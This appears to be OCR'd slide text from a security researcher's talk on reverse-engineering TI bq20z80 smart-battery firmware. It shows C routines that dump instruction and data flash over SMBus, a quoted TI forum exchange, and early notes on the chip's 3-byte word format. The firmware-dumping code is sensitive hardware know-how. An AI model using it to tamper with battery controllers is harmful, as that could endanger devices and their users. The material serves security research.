  - 57, length 10
  - 65, length 5
  - 66, length 10
  - 83-85, chemistry related

Read Flash

- Reading Boot ROM API and watching EVM, we can figure it out
- Below is for Instruction Flash

```
unsigned char *read_row(unsigned short rownum){
    unsigned char *row = malloc(32*3);
    for(int i=0;i<32;i++){
        memcpy(row+3*i, read_triword_with_check(rownum, i), 3);
    }
    return row;
}

void read_firmware(char *filename){
    // read firmware
    FILE *fd = fopen(filename, "w");
    for(int i=0; i<0x300; i++){
        printf("0x%x\n", i);
        unsigned char *row = read_row(i);
        fwrite(row, 3, 32, fd);
    }
    fclose(fd);
}
```

```
unsigned char *read_triword(unsigned short row, unsigned char col){
    char addy[3];
    addy[0] = row & 0xff;
    addy[1] = (row>>8);
    addy[2] = col;

    // set up address to read from
    write_block(kSmb_FlashWrAddr, addy, 3);

    // read tri_word
    int numread=0;
    unsigned char *data =  (unsigned char *) read_block(kSmb_FlashRdWord, &numread);
    if (numread != 3){
        printf("Didn't read a tri-word!\n");
        return NULL;
    }

    return data;
}
```

Read Data Flash

```
unsigned char *read_row_data(unsigned char rownum){
    unsigned short addy = 0x4000 + (0x20 * rownum);
    write_word(kSetAddr, addy);
    int len = 0;
    unsigned char *RowData = (unsigned char *) read_block(kReadRAMBlk, &len);
    if (len != 0x20){
        printf("Got bad len when reading row %x, got %x\n", rownum, len);
        return NULL;
    }
    return RowData;
}


void read_flash_data(char *filename){
    FILE *fd = fopen(filename, "w");
    for(int i=0; i<0x40; i++){
        printf("0x%x\n", i);
        unsigned char *row = read_row_data(i);
        fwrite(row, 1, 32, fd);
    }
    fclose(fd);
}
```

Instruction Flash Contents

- We'd like to disassemble the firmware
- Need to know what kind of chip it is for
- Tried all the ones in IDA Pro, none disassemble well

Let’s ask TI!

Processor for bq20z80 and similar chips?

Posted by Charlie Miller on 1 Sep 2010 11:07 AM

Community Member Prodigy 105 Points


Hi. Does anybody know what type of processor is executing the code i deliver via the bqfs/senc files? Is it ARM or PPC or something else? Thanks in advance.

Charlie

processor bqfs senc

Reply

Thanks...


Posted by Doug Williams replied on 1 Sep 2010 2:40 PM
TI Employee
Expert 3540 Points
Proprietary.
Reply

Plz!

Posted by Charlie Miller replied on 1 Sep 2010 3:29 PM


Community Member Prodigy 105 Points

Hi. Thank you for the response. Do you mean the information is proprietary (i.e. you are not at liberty to discuss it) or the processor is proprietary (and there is no available documentation on it). Thanks again.

Charlie


Reply

Go away, kid


Posted by Doug Williams replied on 1 Sep 2010 3:58 PM
TI Employee
Expert 3540 Points
Its the first case. We have some key customers who create their own custom firmware with our support, but in general we don't disclose the details of the processor in order to protect intellectual property. Sorry!
Reply


No worries

- Mostly binary stuff
- What's with the 3's?




3 byte aligned

- Probably 3 byte aligned, in reverse order
- High nibble is always 0,1,2,3
- Processor with 22 bit words?




The end

- Ends in 23 ff ff
- Then lots of 3f ff ff...



Lots of ends?

- 410 instances of 23 ff ff
- Spread throughout file
- ret instruction?



Back to google

23ffff 3fffff 22-bit ✕ Search

About 1,570 results (0.27 seconds) Advanced search

Did you mean: ***23ffffff*** 3fffff 22-bit

[PDF] MX29LV128M T/B

File Format: PDF/Adobe Acrobat

The MX29LV128M T/B is a 128-mega **bit** Flash memory ..... 238000-**23FFFF**. 19. SA72. 01001000xxx. 64/32. 480000-8FFFFF. 240000-247FFF ... 01010011xxx. 64/32. 530000-**3FFFFF**. 298000-29FFFF. **22**. SA84. 01010100xxx. 64/32. 540000-4FFFFF ...

www.semiconductorstore.com/pdf/Macronix/MX29LV128MT-B-0.05.pdf

[PDF] AppNote 60

